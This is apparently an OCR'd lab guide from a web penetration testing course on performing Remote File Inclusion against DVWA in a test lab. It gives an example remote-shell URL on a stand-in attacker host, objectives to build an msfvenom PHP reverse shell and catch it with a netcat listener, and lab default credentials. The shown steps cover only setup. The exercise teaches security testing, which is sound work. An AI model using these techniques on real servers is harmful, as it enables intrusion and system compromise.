🌐 Module 05: Web Application Penetration Testing

```
# Exercise 17: Performing a Remote File Inclusion (RFI) Attack
```

Scenario

Remote File Inclusion (RFI) vulnerability occurs when a web application improperly allows external scripts or remote files to be dynamically included and executed on the backend web server without adequate input validation or sanitization.

Unlike Local File Inclusion (LFI), which restricts file loading to the local filesystem, RFI allows an attacker to supply a remote URL parameter (e.g., `http://attacker-ip:8000/shell.php`), forcing the target web server to fetch and execute arbitrary code. This frequently results in full Remote Code Execution (RCE) and system-level compromise.

In this exercise, we simulate an RFI attack against **Damn Vulnerable Web Application (DVWA)** hosted on Windows Server 2019 via WampServer, using `msfvenom` to generate a PHP reverse shell payload and `netcat` to obtain a interactive shell running as **nt authority\system**.

Objective


The objective of this lab is to help students learn how to:
- Configure WampServer and DVWA on Windows Server 2019
- Set DVWA Security Level to Low to expose vulnerable file inclusion endpoints
- Generate PHP reverse shell payloads using `msfvenom`
- Host payloads using Python HTTP Server (`python3 -m http.server`)
- Catch incoming reverse shell connections with Netcat (`nc -lvp 4444`)
- Execute remote commands to verify backend system privileges (`whoami`)

Task 1: Performing a Remote File Inclusion (RFI) Attack


In this task, we initialize WampServer on Windows Server 2019, generate a PHP reverse shell on Parrot Security using `msfvenom`, serve the payload over HTTP, trigger Remote File Inclusion on DVWA (`http://192.168.0.20:8080/dvwa/vulnerabilities/fi/`), catch the incoming connection in Netcat, and verify execution context as **nt authority\system**.


Lab Tasks

1. Switch to **Windows Server 2019** and log in with **Administrator** / **Pa$$w0rd**.
2. Click **Type here to search**, type **wampserver64**, and press Enter.




1. Click **Show Hidden icons** in the system tray and wait for the WampServer icon to turn **green**, indicating services are running.



Recycle Bin
Wampserve...
Firefox
Nmap - Zenmap GUI
Acrobat Reader DC
Cain
Google Chrome
OpenProj
Wireshark
8:19 PM
12/17/2024




1. Switch to **Parrot Security**, open Firefox, and navigate to **http://192.168.0.20:8080/dvwa**.




1. Log into DVWA using default credentials:
2. Username: **admin**
3. Password: **password**



